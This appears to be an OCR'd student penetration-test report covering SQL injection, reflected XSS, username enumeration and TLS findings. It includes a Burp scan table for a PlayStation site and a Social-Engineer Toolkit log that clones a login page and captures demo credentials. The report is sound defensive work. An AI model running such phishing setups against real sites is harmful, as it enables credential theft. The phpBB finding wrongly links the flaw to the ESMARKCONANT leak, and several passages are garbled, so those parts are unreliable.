
The remote host is running phpBB. There is a flaw in the remote software that could allow anyone to inject arbitrary SQL commands in the login form. An attacker could exploit this flaw to bypass the authentication of the remote host or execute arbitrary SQL statements against the remote database.ESMARKCONANT is one of multiple Equation Group vulnerabilities and exploits disclosed on 2017/04/14 by a group known as the Shadow Brokers

Severity
High

Business impact
An attacker may execute arbitrary SQL statements on the vulnerable system. This may compromise the integrity of your database and/or expose sensitive information.

Recommendation
Upgrade to the latest version of this software.

4.SQL injection



Description

There are few sql vulnerabilities in the input fields. An intruder may also use this to run arbitrary SQL queries on the server.

Severity

High


Business impact

Personal information about employees can be accessed by an intruder.The SQL server version, database, and server name were also disclosed.It was possible to enumerate every database table, as well as execute malicious commands such as drop table, etc.

Recommendation

Before running the SQL query, it's a good idea to filter all of the input data and only allow valid characters.disallow single quotes(‘), comments(—), and so on.Use the least privilege principle and grant only the privileges that are required.

5.CGI Generic XSS (quick test)



Description

The remote web server hosts CGI scripts that fail to adequately sanitize request strings with malicious JavaScript. By leveraging this issue, an attacker may be able to cause arbitrary HTML and script code to be executed in a user's browser within the security context of the affected site.These XSS are likely to be 'non persistent' or 'reflected'.

Severity

Medium

Business impact

An intruder might exploit this vulnerability to trick your web users into handing over their credentials (cookie), which could be used to hijack their sessions.

Recommendation

Restrict access to the vulnerable application. Contact the vendor for a patch or upgrade to address any cross-site scripting vulnerabilities.

6.Username Enumeration

Description

The Authentication script's error pages reveal valid username information to the attacker.

Severity
Medium


Business impact

An attacker may use brute force to find a weak password after obtaining valid usernames.

Recommendation

By showing various error pages as seen in the screen shots, the validation script does not reveal the existence of a correct username.This information is necessary for social engineering attacks to be effective.

6.TLS certificate



#	Task	Time	Action	Issue type	Host	Path	Insertion point	Severity	Confidence	Comment
12	3	00:25:45 15 Oct 2020	Issue found	Input returned in response (reflected)	http://direct.playstation.c...	/en-us	URL path filename	Information	Certain	
11	3	00:20:35 15 Oct 2020	Issue found	Input returned in response (reflected)	https://direct.playstation....	/robots.txt	URL path filename	Information	Certain	
10	3	00:19:49 15 Oct 2020	Issue found	HTML5 storage manipulation (DOM-based)	https://direct.playstation....	/en-us		Information	Firm	
9	3	00:19:05 15 Oct 2020	Issue found	Email addresses disclosed	https://direct.playstation....	/		Information	Certain	
8	3	00:19:05 15 Oct 2020	Issue found	Cacheable HTTPS response	https://direct.playstation....	/		Information	Certain	
7	3	00:19:05 15 Oct 2020	Issue found	Cross-domain script include	https://direct.playstation....	/		Information	Certain	
6	3	00:19:05 15 Oct 2020	Issue found	Email addresses disclosed	http://direct.playstation.c...	/		Information	Certain	
5	3	00:19:05 15 Oct 2020	Issue found	Cross-domain script include	http://direct.playstation.c...	/		Information	Certain	
4	3	00:19:05 15 Oct 2020	Issue found	HTML does not specify charset	https://direct.playstation....	/robots.txt		Information	Certain	
3	3	00:19:05 15 Oct 2020	Issue found	Strict transport security not enforced	https://direct.playstation....	/robots.txt		Low	Certain	
2	3	00:19:05 15 Oct 2020	Issue found	TLS certificate	https://direct.playstation....	/		Medium	Certain	
1	3	00:19:05 15 Oct 2020	Issue found	Strict transport security not enforced	https://direct.playstation....	/		Low	Certain	

Description:

Burp relies on the Java trust store to determine whether certificates are trusted. The Java trust store does not include every root CA certificate that is included within browser trust stores. Burp might incorrectly report that a certificate is not trusted, if a valid root CA certificate is being used that is not included in the Java trust store.

TLS (or SSL) helps to protect the confidentiality and integrity of information in transit between the browser and server, and to provide authentication of the server's identity. To serve this purpose, the server must present an TLS certificate that is valid for the server's hostname, is issued by a trusted authority and is valid for the current date. If any one of these requirements is not met, TLS connections to the server will not provide the full protection for which TLS is designed.

It should be noted that various attacks exist against TLS in general, and in the context of HTTPS web connections in particular. It may be possible for a determined and suitably-positioned attacker to compromise TLS connections without user detection even when a valid TLS certificate is used.

Severity

Medium

Business impact

Exploits in the wild may target flaws in the TLS protocol, including weak cryptographic primitives, or specific implementation errors, cross-protocol vulnerabilities or any combination of the above.

Recommendation

- Establish their security baseline with a real-time, comprehensive overview of SSL certificates and their termination endpoints across the entire network.
- Detect vulnerabilities via scanning for problematic certificates or server configurations and easily review results using Certificate Inspector’s intuitive dashboard.
- Analyze security data points either by aggregate or specific to each certificate and endpoint.
- Mitigate discovered vulnerabilities, such as BEAST, and lack of compliance with industry guidelines such as the CA/Browser Forum Baseline Requirements, through recommended steps.

Social Engineering findings

✓ Credential harvesting attack


```
set:webattack> IP address for the POST back in Harvester/Tabnabbing [10.0.2.15]:10.0.2.15
[-] SET supports both HTTP and HTTPS
[-] Example: http://www.thisisafakesite.com
set:webattack> Enter the url to clone:http://bwapp.bihuo.cn/login.php

[*] Cloning the website: http://bwapp.bihuo.cn/login.php
[*] This could take a little bit...

The best way to use this attack is if username and password form fields are available. Regardl
[*] The Social-Engineer Toolkit Credential Harvester Attack
[*] Credential Harvester is running on port 80
[*] Information will be displayed to you as it arrives below:
10.0.2.15 - - [12/May/2021 11:20:57] "GET / HTTP/1.1" 200 -
[*] WE GOT A HIT! Printing the output:
POSSIBLE USERNAME FIELD FOUND: login=SLIIT
POSSIBLE PASSWORD FIELD FOUND: password=sliit123
PARAM: security_level=0
PARAM: form=submit
[*] WHEN YOU'RE FINISHED, HIT CONTROL-C TO GENERATE A REPORT.
```

Description

One of the company's website is vulnerable to credential harvesting attack and it will lead to expose user credentials to the attackers.

Severity

High

Business impact

The value of stolen data varies a lot.The credentials may be used in subsequent attacks aimed at gaining access to networks or network resources, or they may be monetized by gaining control of accounts or simply selling the information on the Darknet.

Recommendation

Anti-phishing training, the use of multi-factor authentication (MFA) wherever possible, application security best practices to detect malware injections and block skimming attacks through third-party web scripts and plug-ins, and machine learning to implement risk-based access control based on analysis of user activity are all steps to reduce your risk of credential harvesting attacks.

Conclusion

Experience has shown that a concentrated effort to resolve the issues raised in this report will yield significant security gains.The majority of the issues found do not necessitate high-tech solutions, but rather awareness of and adherence to best practices.

However, in order for systems to remain stable, their security posture must be reviewed and strengthened on a regular basis.Maintaining control of corporate information systems necessitates establishing the organizational framework that will sustain these ongoing changes.

We've come to the conclusion that overall protection needs to be improved.The issues raised in this study, we hope, will be resolved.